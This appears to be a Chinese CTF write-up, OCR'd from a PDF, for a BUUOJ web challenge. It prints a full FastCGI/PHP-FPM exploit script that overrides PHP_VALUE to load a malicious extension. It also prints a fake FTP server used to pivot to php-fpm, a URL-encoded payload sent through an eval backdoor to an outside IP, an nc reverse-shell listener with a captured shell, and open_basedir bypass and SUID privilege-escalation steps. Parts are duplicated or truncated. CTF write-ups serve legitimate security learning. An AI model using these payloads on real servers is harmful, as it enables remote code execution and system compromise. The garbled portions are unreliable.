        if ($resp['type'] == self::GET_VALUES_RESULT) {
            return $this->readNvpair($resp['content'], $resp['length']);
        } else {
```

```
            throw new Exception('Unexpected response type, expecting GET_VALUES_RESULT');
        }
    }
    /**
     * Execute a request to the FastCGI application
     *
     * @param array $params Array of parameters
     * @param String $stdin Content
     * @return String
     */
    public function request(array $params, $stdin)
    {
        $response = '';
//        $this->connect();
        $request = $this->buildPacket(self::BEGIN_REQUEST, chr(0) . chr(self::RESPONDER) . chr((int) $this->_kee
pAlive) . str_repeat(chr(0), 5));
        $paramsRequest = '';
        foreach ($params as $key => $value) {
            $paramsRequest .= $this->buildNvpair($key, $value);
        }
        if ($paramsRequest) {
            $request .= $this->buildPacket(self::PARAMS, $paramsRequest);
        }
        $request .= $this->buildPacket(self::PARAMS, '');
        if ($stdin) {
            $request .= $this->buildPacket(self::STDIN, $stdin);
        }
        $request .= $this->buildPacket(self::STDIN, '');
        echo('data='.urlencode($request));
//        fwrite($this->_sock, $request);
//        do {
//            $resp = $this->readPacket();
//            if ($resp['type'] == self::STDOUT || $resp['type'] == self::STDERR) {
//                $response .= $resp['content'];
//            }
//        } while ($resp && $resp['type'] != self::END_REQUEST);
//        var_dump($resp);
//        if (!is_array($resp)) {
//            throw new Exception('Bad request');
//        }
//        switch (ord($resp['content']{4})) {
//            case self::CANT_MPX_CONN:
//                throw new Exception('This app can\'t multiplex [CANT_MPX_CONN]');
//                break;
//            case self::OVERLOADED:
//                throw new Exception('New request rejected; too busy [OVERLOADED]');
//                break;
//            case self::UNKNOWN_ROLE:
//                throw new Exception('Role value not known [UNKNOWN_ROLE]');
//                break;
//            case self::REQUEST_COMPLETE:
//                return $response;
//        }
    }
}
?>
<?php
// real exploit start here
//if (!isset($_REQUEST['cmd'])) {
//    die("Check your input\n");
```

```php
//    die('Check your input\n');
//}
//if (!isset($_REQUEST['filepath'])) {
//    $filepath = __FILE__;
//}else{
//    $filepath = $_REQUEST['filepath'];
//}

$filepath = "/var/www/html/add_api.php";    // 目标主机已知的PHP文件的路径
$req = '/'.basename($filepath);
$uri = $req .'?'.'command=whoami';    // 啥也不是, 不用管
$client = new FCGIClient("unix:///var/run/php-fpm.sock", -1);
$code = "<?php system(\$_REQUEST['command']); phpinfo(); ?>";    // 啥也不是, 不用管
$php_value = "unserialize_callback_func = system\nextension_dir = /tmp\nextension = hpdoger.so\ndisable_classes
= \ndisable_functions = \nallow_url_include = On\nopen_basedir = /\nauto_prepend_file = ";
$params = array(
    'GATEWAY_INTERFACE' => 'FastCGI/1.0',
    'REQUEST_METHOD'    => 'POST',
    'SCRIPT_FILENAME'   => $filepath,
    'SCRIPT_NAME'       => $req,
    'QUERY_STRING'      => 'command=whoami',
    'REQUEST_URI'       => $uri,
    'DOCUMENT_URI'      => $req,
#'DOCUMENT_ROOT'     => '/',
    'PHP_VALUE'         => $php_value,
    'SERVER_SOFTWARE'   => '80sec/wofeiwo',
    'REMOTE_ADDR'       => '127.0.0.1',
    'REMOTE_PORT'       => '9001',
    'SERVER_ADDR'       => '127.0.0.1',
    'SERVER_PORT'       => '80',
    'SERVER_NAME'       => 'localhost',
    'SERVER_PROTOCOL'   => 'HTTP/1.1',
    'CONTENT_LENGTH'    => strlen($code)
);
// print_r($_REQUEST);
// print_r($params);
//echo "Call: $uri\n\n";
echo $client->request($params, $code)."\n";
?>
<?php
/**
 * Note : Code is released under the GNU LGPL
 *
 * Please do not change the header of this file
 *
 * This library is free software; you can redistribute it and/or modify it under the terms of the GNU
 * Lesser General Public License as published by the Free Software Foundation; either version 2 of
 * the License, or (at your option) any later version.
 *
 * This library is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY;
 * without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
 *
 * See the GNU Lesser General Public License for more details.
 */
/**
 * Handles communication with a FastCGI application
 *
 * @author      Pierrick Charron <pierrick@webstart.fr>
 * @version     1.0
 */
```

```php
class FCGIClient
{
    const VERSION_1            = 1;
    const BEGIN_REQUEST        = 1;
    const ABORT_REQUEST        = 2;
    const END_REQUEST          = 3;
    const PARAMS               = 4;
    const STDIN                = 5;
    const STDOUT               = 6;
    const STDERR               = 7;
    const DATA                 = 8;
    const GET_VALUES           = 9;
    const GET_VALUES_RESULT    = 10;
    const UNKNOWN_TYPE         = 11;
    const MAXTYPE              = self::UNKNOWN_TYPE;
    const RESPONDER            = 1;
    const AUTHORIZER           = 2;
    const FILTER               = 3;
    const REQUEST_COMPLETE     = 0;
    const CANT_MPX_CONN        = 1;
    const OVERLOADED           = 2;
    const UNKNOWN_ROLE         = 3;
    const MAX_CONNS            = 'MAX_CONNS';
    const MAX_REQS             = 'MAX_REQS';
    const MPXS_CONNS           = 'MPXS_CONNS';
    const HEADER_LEN           = 8;
    /**
     * Socket
     * @var Resource
     */
    private $_sock = null;
    /**
     * Host
     * @var String
     */
    private $_host = null;
    /**
     * Port
     * @var Integer
     */
    private $_port = null;
    /**
     * Keep Alive
     * @var Boolean
     */
    private $_keepAlive = false;
    /**
     * Constructor
     *
     * @param String $host Host of the FastCGI application
     * @param Integer $port Port of the FastCGI application
     */
    public function __construct($host, $port = 9001) // and default value for port, just for unixdomain socket
    {
        $this->_host = $host;
        $this->_port = $port;
    }
    /**
     * Define whether or not the FastCGI application should keep the connection
     * alive at the end of a request
```


```
     * alive at the end of a request
     *
     * @param Boolean $b true if the connection should stay alive, false otherwise
     */
    public function setKeepAlive($b)
    {
        $this->_keepAlive = (boolean)$b;
        if (!$this->_keepAlive && $this->_sock) {
            fclose($this->_sock);
        }
    }
    /**
     * Get the keep alive status
     *
     * @return Boolean true if the connection should stay alive, false otherwise
     */
    public function getKeepAlive()
    {
        return $this->_keepAlive;
    }
    /**
     * Create a connection to the FastCGI application
     */
    private function connect()
    {
        if (!$this->_sock) {
            //$this->_sock = fsockopen($this->_host, $this->_port, $errno, $errstr, 5);
            $this->_sock = stream_socket_client($this->_host, $errno, $errstr, 5);
            if (!$this->_sock) {
                throw new Exception('Unable to connect to FastCGI application');
            }
        }
    }
    /**
     * Build a FastCGI packet
     *
     * @param Integer $type Type of the packet
     * @param String $content Content of the packet
     * @param Integer $requestId RequestId
     */
    private function buildPacket($type, $content, $requestId = 1)
    {
        $clen = strlen($content);
        return chr(self::VERSION_1)         /* version */
            . chr($type)                    /* type */
            . chr(($requestId >> 8) & 0xFF) /* requestIdB1 */
            . chr($requestId & 0xFF)        /* requestIdB0 */
            . chr(($clen >> 8 ) & 0xFF)     /* contentLengthB1 */
            . chr($clen & 0xFF)             /* contentLengthB0 */
            . chr(0)                        /* paddingLength */
            . chr(0)                        /* reserved */
            . $content;                     /* content */
    }
    /**
     * Build an FastCGI Name value pair
     *
     * @param String $name Name
     * @param String $value Value
     * @return String FastCGI Name value pair
     */
```

```
    private function buildNvpair($name, $value)
    {
        $nlen = strlen($name);
        $vlen = strlen($value);
        if ($nlen < 128) {
            /* nameLengthB0 */
            $nvpair = chr($nlen);
        } else {
            /* nameLengthB3 & nameLengthB2 & nameLengthB1 & nameLengthB0 */
            $nvpair = chr(($nlen >> 24) | 0x80) . chr(($nlen >> 16) & 0xFF) . chr(($nlen >> 8) & 0xFF) . chr($nl
en & 0xFF);
        }
        if ($vlen < 128) {
            /* valueLengthB0 */
            $nvpair .= chr($vlen);
        } else {
            /* valueLengthB3 & valueLengthB2 & valueLengthB1 & valueLengthB0 */
            $nvpair .= chr(($vlen >> 24) | 0x80) . chr(($vlen >> 16) & 0xFF) . chr(($vlen >> 8) & 0xFF) . chr($v
len & 0xFF);
        }
        /* nameData & valueData */
        return $nvpair . $name . $value;
    }
    /**
     * Read a set of FastCGI Name value pairs
     *
     * @param String $data Data containing the set of FastCGI NVPair
     * @return array of NVPair
     */
    private function readNvpair($data, $length = null)
    {
        $array = array();
        if ($length === null) {
            $length = strlen($data);
        }
        $p = 0;
        while ($p != $length) {
            $nlen = ord($data{$p++});
            if ($nlen >= 128) {
                $nlen = ($nlen & 0x7F << 24);
                $nlen |= (ord($data{$p++}) << 16);
                $nlen |= (ord($data{$p++}) << 8);
                $nlen |= (ord($data{$p++}));
            }
            $vlen = ord($data{$p++});
            if ($vlen >= 128) {
                $vlen = ($nlen & 0x7F << 24);
                $vlen |= (ord($data{$p++}) << 16);
                $vlen |= (ord($data{$p++}) << 8);
                $vlen |= (ord($data{$p++}));
            }
            $array[substr($data, $p, $nlen)] = substr($data, $p+$nlen, $vlen);
            $p += ($nlen + $vlen);
        }
        return $array;
    }
    /**
     * Decode a FastCGI Packet
     *
     * @param String $data String containing all the packet
```

```
     * @param string $data String containing all the packet
     * @return array
     */
    private function decodePacketHeader($data)
    {
        $ret = array();
        $ret['version']       = ord($data{0});
        $ret['type']          = ord($data{1});
        $ret['requestId']     = (ord($data{2}) << 8) + ord($data{3});
        $ret['contentLength'] = (ord($data{4}) << 8) + ord($data{5});
        $ret['paddingLength'] = ord($data{6});
        $ret['reserved']      = ord($data{7});
        return $ret;
    }
    /**
     * Read a FastCGI Packet
     *
     * @return array
     */
    private function readPacket()
    {
        if ($packet = fread($this->_sock, self::HEADER_LEN)) {
            $resp = $this->decodePacketHeader($packet);
            $resp['content'] = '';
            if ($resp['contentLength']) {
                $len  = $resp['contentLength'];
                while ($len && $buf=fread($this->_sock, $len)) {
                    $len -= strlen($buf);
                    $resp['content'] .= $buf;
                }
            }
            if ($resp['paddingLength']) {
                $buf=fread($this->_sock, $resp['paddingLength']);
            }
            return $resp;
        } else {
            return false;
        }
    }
    /**
     * Get Informations on the FastCGI application
     *
     * @param array $requestedInfo information to retrieve
     * @return array
     */
    public function getValues(array $requestedInfo)
    {
        $this->connect();
        $request = '';
        foreach ($requestedInfo as $info) {
            $request .= $this->buildNvpair($info, '');
        }
        fwrite($this->_sock, $this->buildPacket(self::GET_VALUES, $request, 0));
        $resp = $this->readPacket();
        if ($resp['type'] == self::GET_VALUES_RESULT) {
            return $this->readNvpair($resp['content'], $resp['length']);
        } else {
            throw new Exception('Unexpected response type, expecting GET_VALUES_RESULT');
        }
    }
```

```
    /**
     * Execute a request to the FastCGI application
     *
     * @param array $params Array of parameters
     * @param String $stdin Content
     * @return String
     */
    public function request(array $params, $stdin)
    {
        $response = '';
//        $this->connect();
        $request = $this->buildPacket(self::BEGIN_REQUEST, chr(0) . chr(self::RESPONDER) . chr((int) $this->_kee
pAlive) . str_repeat(chr(0), 5));
        $paramsRequest = '';
        foreach ($params as $key => $value) {
            $paramsRequest .= $this->buildNvpair($key, $value);
        }
        if ($paramsRequest) {
            $request .= $this->buildPacket(self::PARAMS, $paramsRequest);
        }
        $request .= $this->buildPacket(self::PARAMS, '');
        if ($stdin) {
            $request .= $this->buildPacket(self::STDIN, $stdin);
        }
        $request .= $this->buildPacket(self::STDIN, '');
        echo('data='.urlencode($request));
//        fwrite($this->_sock, $request);
//        do {
//            $resp = $this->readPacket();
//            if ($resp['type'] == self::STDOUT || $resp['type'] == self::STDERR) {
//                $response .= $resp['content'];
//            }
//        } while ($resp && $resp['type'] != self::END_REQUEST);
//        var_dump($resp);
//        if (!is_array($resp)) {
//            throw new Exception('Bad request');
//        }
//        switch (ord($resp['content']{4})) {
//            case self::CANT_MPX_CONN:
//                throw new Exception('This app can\'t multiplex [CANT_MPX_CONN]');
//                break;
//            case self::OVERLOADED:
//                throw new Exception('New request rejected; too busy [OVERLOADED]');
//                break;
//            case self::UNKNOWN_ROLE:
//                throw new Exception('Role value not known [UNKNOWN_ROLE]');
//                break;
//            case self::REQUEST_COMPLETE:
//                return $response;
//        }
    }
}
?>
<?php
// real exploit start here
//if (!isset($_REQUEST['cmd'])) {
//    die("Check your input\n");
//}
//if (!isset($_REQUEST['filepath'])) {
```

```php
//    $filepath = __FILE__;
//}else{
//    $filepath = $_REQUEST['filepath'];
//}

$filepath = "/var/www/html/add_api.php";    // 目标主机已知的PHP文件的路径
$req = '/'.basename($filepath);
$uri = $req .'?'.'command=whoami';    // 啥也不是, 不用管
$client = new FCGIClient("unix:///var/run/php-fpm.sock", -1);
$code = "<?php system(\$_REQUEST['command']); phpinfo(); ?>";    // 啥也不是, 不用管
$php_value = "unserialize_callback_func = system\nextension_dir = /tmp\nextension = hpdoger.so\ndisable_classes
= \ndisable_functions = \nallow_url_include = On\nopen_basedir = /\nauto_prepend_file = ";
$params = array(
    'GATEWAY_INTERFACE' => 'FastCGI/1.0',
    'REQUEST_METHOD'    => 'POST',
    'SCRIPT_FILENAME'   => $filepath,
    'SCRIPT_NAME'       => $req,
    'QUERY_STRING'      => 'command=whoami',
    'REQUEST_URI'       => $uri,
    'DOCUMENT_URI'      => $req,
#'DOCUMENT_ROOT'     => '/',
    'PHP_VALUE'         => $php_value,
    'SERVER_SOFTWARE'   => '80sec/wofeiwo',
    'REMOTE_ADDR'       => '127.0.0.1',
    'REMOTE_PORT'       => '9001',
    'SERVER_ADDR'       => '127.0.0.1',
    'SERVER_PORT'       => '80',
    'SERVER_NAME'       => 'localhost',
    'SERVER_PROTOCOL'   => 'HTTP/1.1',
    'CONTENT_LENGTH'    => strlen($code)
);
// print_r($_REQUEST);
// print_r($params);
//echo "Call: $uri\n\n";
echo $client->request($params, $code)."\n";
?>
```



然后执行以下脚本自己 vps 上搭建一个恶意的 ftp 服务器：

```python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind(('0.0.0.0', 23))
s.listen(1)
conn, addr = s.accept()
conn.send(b'220 welcome\n')
#Service ready for new user.
#Client send anonymous username
#USER anonymous
conn.send(b'331 Please specify the password.\n')
#User name okay, need password.
#Client send anonymous password.
#PASS anonymous
conn.send(b'230 Login successful.\n')
#User logged in, proceed. Logged out if appropriate.
#TYPE I
conn.send(b'200 Switching to Binary mode.\n')
#Size /
conn.send(b'550 Could not get the file size.\n')
#EPSV (1)
conn.send(b'150 ok\n')
#PASV
conn.send(b'227 Entering Extended Passive Mode (127,0,0,1,0,9001)\n') #STOR / (2)
conn.send(b'150 Permission denied.\n')
#QUIT
conn.send(b'221 Goodbye.\n')
conn.close()
```

```
root@Ubuntu:~# python3 evil_ftp.py
```

然后在 vps 上开启一个 nc 监听，用于接收反弹的shell：

```
root@Ubuntu:~# nc -lvp 2333
Listening on [0.0.0.0] (family 0, port 2333)
```

最后通过 eval() 构造如下恶意代码通过 file_put_contents() 与我们 vps 上恶意的 ftp 服务器建立连接：

```
/add_api.php?backdoor=$file = $_GET['file'];$data = $_GET['data'];file_put_contents($file,$data);&file=ftp://aaa@47.93.244.181:23/123&data=%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%04%00%01%02%3F%00%00%11%0BGATEWAY_INTERFACEFastCGI%2F1.0%0E%04REQUEST_METHODPOST%0F%19SCRIPT_FILENAME%2Fvar%2Fwww%2Fhtml%2Fadd_api.php%0B%0CSCRIPT_NAME%2Fadd_api.php%0C%0EQUERY_STRINGcommand%3Dwhoami%0B%1BREQUEST_URI%2Fadd_api.php%3Fcommand%3Dwhoami%0C%0CDOCUMENT_URI%2Fadd_api.php%09%80%00%00%B3PHP_VALUEunserialize_callback_func+%3D+system%0Aextension_dir+%3D+%2Ftmp%0Aextension+%3D+hpdoger.so%0Adisable_classes+%3D+%0Adisable_functions+%3D+%0Aallow_url_include+%3D+On%0Aopen_basedir+%3D+%2F%0Aauto_prepend_file+%3D+%0F%0DSERVER_SOFTWARE80sec%2Fwofeiwo%0B%09REMOTE_ADDR127.0.0.1%0B%04REMOTE_PORT9001%0B%09SERVER_ADDR127.0.0.1%0B%02SERVER_PORT80%0B%09SERVER_NAMElocalhost%0F%08SERVER_PROTOCOLHTTP%2F1.1%0E%02CONTENT_LENGTH49%01%04%00%01%00%00%00%00%01%05%00%01%001%00%00%3C%3Fphp+system%28%24_REQUEST%5B%27command%27%5D%29%3B+phpinfo%28%29%3B+%3F%3E%01%05%00%01%00%00%00%00
```

这个，传参这里卡了很久，
首先，那个 copy 我们不知道有没有成功，可以这样：

```
/add_api.php?backdoor=
r('Von');chdir('Von');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..'
i_set('open_basedir','/');var_dump(scandir('/tmp')); HTTP/1.1
: 4b495e71-155c-4c3b-a658-27b1f2e69f8f.node3.buuoj.cn
-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101
fox/89.0
pt: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
pt-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
pt-Encoding: gzip, deflate
ection: close
ie: UM_distinctid=1799e0d36df25e-09b134c2ab4bcf-4c3f2c72-144000-1799e0d36e07f6;
ion=0ed3f4a9-9eab-46dd-9de7-c9e928f6ef88.Nos41nGSUt0_gHnJejRmieMIRuY; data=
3a%34%3a%22%55%73%65%72%22%3a%31%3a%7b%73%3a%35%3a%22%63%6f%75%6e%74%22%3b%69%3a%39%3
%33%33%37%32%30%33%36%38%35%34%37%37%35%38%30%36%3b%7d
ade-Insecure-Requests: 1
e-Control: max-age=0
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Thu, 10 Jun 2021 15:54
Content-Type: text/html; cha
Connection: close
X-Powered-By: PHP/7.4.16
Content-Length: 96

array(3) {
[0]=>
string(1) "."
[1]=>
string(2) ".."
[2]=>
string(10) "hpdoger.so"
}
```


就能够看到是否成功了。

哦哦，我进来了，竟然，，，

```
root@iZ2zeeld965n88ix8jz5v2Z:~# nc -lvp 2333
Listening on [0.0.0.0] (family 0, port 2333)
Connection from [117.21.200.166] port 2333 [tcp/*] accepted (family 2, sport 34643)
bash: cannot set terminal process group (13): Inappropriate ioctl for device
bash: no job control in this shell
www-data@1bf63afd9cbb:~/html$ ls
ls
Von
add_api.php
bg.jpg
index.html
```


但是还不行，权限不够

```
GET /add_api.php?backdoor=
mkdir('Von');chdir('Von');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..'
);ini_set('open_basedir','/');var_dump(scandir('/tmp')); HTTP/1.1
Host: 4b495e71-155c-4c3b-a658-27b1f2e69f8f.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101
Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: UM_distinctid=1799e0d36df25e-09b134c2ab4bcf-4c3f2c72-144000-1799e0d36e07f6;
session=0ed3f4a9-9eab-46dd-9de7-c9e928f6ef88.Nos41nGSUt0_gHnJejRmieMIRuY; data=
%4f%3a%34%3a%22%55%73%65%72%22%3a%31%3a%7b%73%3a%35%3a%22%63%6f%75%6e%74%22%3b%69%3a%39%3
2%32%33%33%37%32%30%33%36%38%35%34%37%37%35%38%30%36%3b%7d
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Thu, 10 Jun 2021 15:54:
Content-Type: text/html; char
Connection: close
X-Powered-By: PHP/7.4.16
Content-Length: 96

array(3) {
[0]=>
string(1) "."
[1]=>
string(2) ".."
[2]=>
string(10) "hpdoger.so"
}
```



3.1 提权：

```
cat flag
cat: flag: Permission denied
www-data@1bf63afd9cbb:/$ whoami
whoami
www-data
www-data@1bf63afd9cbb:/$ ls -l
ls -l
total 8
drwxr-xr-x    1 root root  179 Apr 29 14:53 bin
drwxr-xr-x    2 root root    6 Mar 19 23:44 boot
drwxr-xr-x    5 root root  340 Jun 10 14:32 dev
drwxr-xr-x    1 root root   66 Jun 10 14:32 etc
-rwx------    1 root root   43 Jun 10 14:32 flag
drwxr-xr-x    2 root root    6 Mar 19 23:44 home
drwxr-xr-x    1 root root   45 Apr 29 14:53 lib
drwxr-xr-x    2 root root   34 Apr  8 00:00 lib64
drwxr-xr-x    2 root root    6 Apr  8 00:00 media
```


接下来就是提权了， 最常见的是 suid 提权


首先查看具有 suid 的命令：

```
find / -perm -u=s -type f 2>/dev/null
```




```
mkdir('test');chdir('test');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');var_dump(file_get_contents('/flag'));
```

cat命令被disable了。用file_get_contents来，
发现php就有suid，直接进入交互模式执行代码，得到flag：



3.2 修改蚁剑的配置来

这个明天学，

首先问题是 shell 是 GET 方法的。。我们没法用 蚁剑连接， 不够没事，我们可以 copy(”http://www.vps/shell.php“ , “/var/www/html/”)。这样就行了。能够弄一个shell文件了。

然后用蚁剑连接就好了。

然后修改一下蚁剑的源代码，，加上 127.0.0.1:9001 就行了。明天瞅瞅。